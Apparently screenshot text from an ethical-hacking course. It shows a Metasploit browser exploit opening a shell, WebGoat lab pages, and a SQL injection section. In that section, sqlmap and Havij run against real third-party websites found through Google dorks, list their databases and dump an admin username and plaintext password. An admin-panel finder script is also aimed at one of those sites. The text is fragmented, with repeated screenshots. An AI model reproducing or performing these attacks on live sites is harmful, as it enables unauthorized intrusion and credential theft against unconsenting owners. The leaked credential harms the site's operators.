

```
root@kali: ~  
File Edit View Search Terminal Help  
Active sessions  
=====
```


Id	Type	Information	Connection
1	shell	firefox	172.16.100.5:4444 -> 172.16.100.6:52983 (172.16.100.6)

```
msf exploit(firefox_xpi_bootstrapped_addon) > sessions -i 1  
[*] Starting interaction with 1...  
[*] 172.16.100.6      firefox_xpi_bootstrapped_addon - Redirecting request.  
[*] 172.16.100.6      firefox_xpi_bootstrapped_addon - Sending response HTML.  
[*] 172.16.100.6      firefox_xpi_bootstrapped_addon - Sending xpi and waiting for  
user to click 'accept'...  
[*] 172.16.100.6      firefox_xpi_bootstrapped_addon - Sending xpi and waiting for  
user to click 'accept'...  
[*] Command shell session 2 opened (172.16.100.5:4444 -> 172.16.100.6:52991) at  
2016-02-11 14:54:47 -0500
```

Name	Date modified	Type	Size
dvwa	2/11/2016 7:45 PM	File folder	
jre-7u2-windows-x64	12/27/2011 1:16 AM	Application	20,947 KB
webgoat-container-7.0-SNAPSHOT-war-...	2/12/2016 12:51 PM	Executable Jar File	72,415 KB
xampp-win32-5.6.15-1-VC11-installer	2/11/2016 7:15 PM	Application	111,436 KB

```
C:\webgoat>java -jar webgoat-container-7.0-SNAPSHOT-war-exec.jar
```

```
Administrator: C:\Windows\System32\cmd.exe - java -jar webgoat-container-7.0-SNAPSHOT-war-...
2016-02-13 09:56:01,994 DEBUG - org.apache.axis.i18n.resource::handleGetObject(b
adChars01)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory(c
lass java.awt.Image, <http://xml.apache.org/xml-soap>Image)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory(c
lass javax.mail.internet.MimeMultipart, <http://xml.apache.org/xml-soap>Multipart
)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory(in
terface javax.xml.transform.Source, <http://xml.apache.org/xml-soap>Source)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory(c
lass org.apache.axis.attachments.OctetStream, <http://xml.apache.org/xml-soap>oct
et-stream)
2016-02-13 09:56:02,057 DEBUG - Enter/Exit: JAFDataHandlerDeserializerFactory(<
)
2016-02-13 09:56:02,135 DEBUG - Exit: AxisEngine::init
2016-02-13 09:56:02,135 DEBUG - Exit: DefaultAxisServerFactory::getServer
2016-02-13 09:56:02,135 DEBUG - Exit: getEngine(<)
Feb 13, 2016 9:56:02 AM org.apache.coyote.http11.Http11Protocol start
INFO: Starting ProtocolHandler ["http-bio-8080"]
Feb 13, 2016 10:14:15 AM org.apache.jasper.compiler.TldLocationsCache tldScanJar
INFO: At least one JAR was scanned for TLDs yet contained no TLDs. Enable debug
logging for this logger for a complete list of JARs that were scanned but no TLD
s were found in them. Skipping unneeded JARs during scanning can improve startup
time and JSP compilation time.
```



localhost:8080/WebGoat/login.mvc

Most Visited Suggested Sites Getting Started Web Slice Gallery

WEBGOAT

Username

Username


Password

Password

Sign in

The following accounts are built into Webgoat

Account	User	Password
Webgoat User	guest	guest
Webgoat Admin	webgoat	webgoat



localhost:8080/WebGoat/login.mvc

Most Visited Suggested Sites Getting Started Web Slice Gallery

WEBGOAT

Username

guest

Password

•••••

Sign in

The following accounts are built into Webgoat

Account	User	Password
Webgoat User	guest	guest
Webgoat Admin	webgoat	webgoat

 **WEBGOAT**

How to work with WebGoat

[Java Source](#) [Solution](#) [Lesson Plan](#) [Restart Lesson](#)

How To Work With WebGoat

Welcome to a brief overview of WebGoat.

Environment Information

WebGoat uses the Apache Tomcat server but can run in any application server. It is configured to run on localhost although this can be easily changed, see the "Tomcat Configuration" section in the Introduction.


The WebGoat Interface



Cookies / Parameters

Cookie/s	
name	JSESSIONID
value	5D05DF443304AF3B7D2B10
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters	
scr	293
menu	5
stage	
num	

 **WEBGOAT**

Cross Site Request Forgery (CSRF)

[Java Source](#) [Solution](#) [Lesson Plan](#) [Hints](#) [Restart Lesson](#)

Your goal is to send an email to a newsgroup. The email contains an image whose URL is pointing to a malicious request. In this lesson the URL should point to the "attack" servlet with the lesson's "Screen" and "menu" parameters and an extra parameter "transferFunds" having an arbitrary numeric value such as 5000. You can construct the link by finding the "Screen" and "menu" values in the Parameters inset on the right. Recipients of CSRF emails that happen to be authenticated at that time will have their funds transferred. When this lesson's attack succeeds, a green checkmark appears beside the lesson name in the menu on the left.

Title:

Message:

Cookies / Parameters

Cookie/s	
name	JSESSIONID
value	5D05DF443304AF3B7D2B10
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters	
scr	270

"menu" parameters and an extra parameter "transferFunds" having an arbitrary numeric value such as 5000. You can construct the link by finding the "Screen" and "menu" values in the Parameters inset on the right. Recipients of CSRF emails that happen to be authenticated at that time will have their funds transferred. When this lesson's attack succeeds, a green checkmark appears beside the lesson name in the menu on the left.

Title:

Message:

Message:

Submit

version0

httpOnlyfalse

Parameters

scr	270
menu	900
stage	
num	

Message List

hello

Message Contents For: hello

Title: hello


Message: this is a test


Posted By: guest

13-SQL Injection




What is SQL Injection?






SQL injection is a technique used to take advantage of **non-validated input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**



SQL injection is a basic attack used to either **gain unauthorized access** to a database or to **retrieve information** directly from the database



It is a **flaw in web applications** and not a database or web server issue

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

filetype:php allinurl:index?catid=

php?id=6 site=iapr.org - Google Search - Iceweasel

php?id=6 site=iapr.o... x

https://www.google.com/?gws_rd=ssl#q=php%3Fid%3D6 Google

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Google php?id=6 site=iapr.org

All News Videos Shopping Images More Search tools

About 848 results (0.76 seconds)

IAPR - Technical Committees
www.iapr.org/committees/committees.php?id=6
The International Association for Pattern Recognition (IAPR) is an international association of non-profit, scientific or professional organizations (being national, ...

IAPR - Technical Committees
www.iapr.org/committees/committees.php?id=6&subid=243
The International Association for Pattern Recognition (IAPR) is an international association of non-profit, scientific or professional ... Click here to visit 's website ...

IAPR - Technical Committees - Iceweasel

IAPR - Technical Co... x

www.iapr.org/committees/committees.php?id=6 Google

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

ABOUT US IAPR CONSTITUTION PUBLICATIONS CONFERENCES COMMITTEES NEWS FELLOWS & J

IAPR International Association for Pattern Recognition

COMMITTEES Technical Committees

Governing Board

Executive Committee

Standing Committees

Technical Committees

EXCO INITIATIVE ON TECHNICAL COMMITTEE ACTIVITIES: [SUMMER SCHOOLS](#)

```
root@kali: ~  
File Edit View Search Terminal Help  
rtt min/avg/max/mdev = 186.777/186.777/186.777/0.000 ms  
root@kali:~# clear  
root@kali:~# sqlmap -u http://www.iapr.org/committees/committees.php?id=6 --dbs
```

```
root@kali: ~  
File Edit View Search Terminal Help  
Type: UNION query  
Title: MySQL UNION query (NULL) - 8 columns  
Payload: id=6 UNION ALL SELECT CONCAT(0x7162646a71,0x5844616b5a7a574f6550,0x7164636  
f71),NULL,NULL,NULL,NULL,NULL,NULL,NULL#  
  
Type: AND/OR time-based blind  
Title: MySQL > 5.0.11 AND time-based blind  
Payload: id=6 AND SLEEP(5)  
---  
[03:58:52] [INFO] the back-end DBMS is MySQL  
web application technology: Apache  
back-end DBMS: MySQL 5.0.11  
[03:58:52] [INFO] fetching database names  
[03:58:53] [INFO] the SQL query used returns 2 entries  
[03:58:54] [INFO] retrieved: "information_schema"  
[03:58:54] [INFO] retrieved: "iapr"  
available databases [2]:  
[*] iapr  
[*] information_schema  
[03:58:54] [INFO] fetched data logged to text files under "/usr/share/sqlmap/output/www  
.iapr.org"  
[*] shutting down at 03:58:54
```

```
root@kali:~# sqlmap -u http://www.iapr.org/committees/committees.php?id=6 -D iapr --tab  
les
```

```
root@kali: ~  
File Edit View Search Terminal Help  
[04:14:56] [INFO] retrieved: "members"  
[04:14:57] [INFO] retrieved: "models"  
[04:14:57] [INFO] retrieved: "statements"  
Database: iapr  
[11 tables]  
+-----+  
| AttributeTypes  
| Attributes  
| ContentItemAttributeValues  
| ContentItemJoins  
| ContentItemTypes  
| ContentItems  
| UserTypes  
| Users  
| members  
| models  
| statements  
+-----+  
[04:14:57] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www.iapr.org'
```

```
root@kali:~# sqlmap -u http://www.iapr.org/committees/committees.php?id=6 -D iapr -T Users --columns
```

```
root@kali:~# sqlmap -u http://www.iapr.org/committees/committees.php?id=6 -D iapr -T Users --columns
```

```
Database: iapr  
Table: Users  
[7 columns]  
+-----+  
| Column          | Type          |  
+-----+  
| cEmail           | varchar(50)   |  
| cFirstName       | varchar(25)   |  
| cLastName        | varchar(50)   |  
| cPassword       | varchar(50)   |  
| cUsername        | varchar(50)   |  
| nUsers_id        | int(11)       |  
| nUserTypes_id    | varchar(255)  |  
+-----+
```

```
root@kali:~# sqlmap -u http://www.iapr.org/committees/committees.php?id=6 -D iapr -T Users -C cUsername,cPassword --dump
```

Database: iapr

Table: Users

[1 entry]

cPassword	cUsername
14prP4tt3rn	admin

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
admin.pl          ufonet          Veil-Evasion.py
slowloris.pl      ufonet-v0.6.zip x86_powershell_injection.bat
root@kali:~/Desktop# perl admin.pl
sh: 1: title: not found

-----
[*]--Admin Control Panel Finder v 0.5-----[*]
[*]-----Coded By Gladiat0R-----[*]
[*]-----From Darkgh0st.com-----[*]
[*]-----Greetz to Allah-----[*]
-----
Enter website to scan
> 
```

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
admin.pl          ufonet          Veil-Evasion.py
slowloris.pl      ufonet-v0.6.zip x86_powershell_injection.bat
root@kali:~/Desktop# perl admin.pl
sh: 1: title: not found

-----
[*]--Admin Control Panel Finder v 0.5-----[*]
[*]-----Coded By Gladiat0R-----[*]
[*]-----From Darkgh0st.com-----[*]
[*]-----Greetz to Allah-----[*]
-----

~ Enter website to scan
-> www.iapr.org
```

```
-> http://www.iapr.org
Scanning...
-] Not Found <- http://www.iapr.org/admin1.php
-] Not Found <- http://www.iapr.org/admin1.html
-] Not Found <- http://www.iapr.org/admin2.php
-] Not Found <- http://www.iapr.org/admin2.html
-] Not Found <- http://www.iapr.org/yonetim.php
-] Not Found <- http://www.iapr.org/yonetim.html
-] Not Found <- http://www.iapr.org/yonetici.php
-] Not Found <- http://www.iapr.org/yonetici.html
```

The screenshot shows a Google search interface. The search bar contains the text 'inurl:php?id=' and is highlighted with a red rectangle. Below the search bar, the 'All' tab is selected. The search results show 'About 1,670,000,000 results (0.35 seconds)'. Two results are visible: 'profile - COBRANET' and 'Calidus - News'. The 'Calidus - News' result is highlighted with a red rectangle. The URL for 'Calidus - News' is 'www.calidus.ro/en/news.php?id=2'. A notice is displayed below the URL: 'Notice: Undefined variable: page_desc in /home/www/static/calidus.ro/www.calidus.ro/public_html/includes_en/home_header.php on line 72.'


inurl:php?id=

All Shopping Videos Books Images More Search tools

About 1,670,000,000 results (0.35 seconds)

profile - COBRANET
www.cobranet.org/about.php?id=1
Cobranet Limited was incorporated in 2003 and began its operations to provide the Nigerian Market with a reliable Internet Service and meet the requirements ...

Calidus - News
www.calidus.ro/en/news.php?id=2
Notice: Undefined variable: page_desc in /home/www/static/calidus.ro/www.calidus.ro/public_html/includes_en/home_header.php on line 72.



The screenshot shows a web browser window with two tabs. The active tab is titled "Calidus - News" and the address bar shows the URL "www.calidus.ro/en/news.php?id=2". The website header features the Calidus logo with the tagline "pentru tine, pentru mediu" and a date/time stamp: "Monday, February 08, 2016 10:30". A navigation menu includes "Home > News". A red banner on the right side of the header reads "New! CNG and AUTO". Below the header, the main content area is titled "CALIDUS NEWS" and features an article titled "PERFECTA PUMPS LAUNCHED IN ROMANIA". The article text states: "The famous Swedish brand of pumps, Perfecta, was launched in Romania with Calidus help which has... The pumps were produced under this name since the beginning of 1950, becoming today the largest p... Because they have a wide area of models they can cover a range of use from the agriculture (irrigation)... The company's intention has never been transforming into a giant group, but to remain a leading provic...". An image of a green industrial pump is shown at the bottom right of the article.

inurl:php?id= - Google S... x

Calidus - News x

www.calidus.ro/en/news.php?id=2

Apps New Tab

Monday, February 08, 2016 10:30

Home > News

CALIDUS
pentru tine, pentru mediu

New!
CNG and AUTO


Products | About Us | Pr


CALIDUS NEWS


PERFECTA PUMPS LAUNCHED IN ROMANIA

The famous Swedish brand of pumps, Perfecta, was launched in Romania with Calidus help which has

The pumps were produced under this name since the beginning of 1950, becoming today the largest p
Because they have a wide area of models they can cover a range of use from the agriculture (irrigation)
The company's intention has never been transforming into a giant group, but to remain a leading provic







Havij

Target:

☐ Keyword: ☐ Syntax:

Database: Method: Type:

Post Data:

Analyze Pause

Load Save

About Info **Tables** Read Files Cmd Shell Query Find Admin MD5 Settings

Stop **Get DBs** Get Tables Get Columns Get Data Save Tables Save Data

☒ caliduzb_calidussql

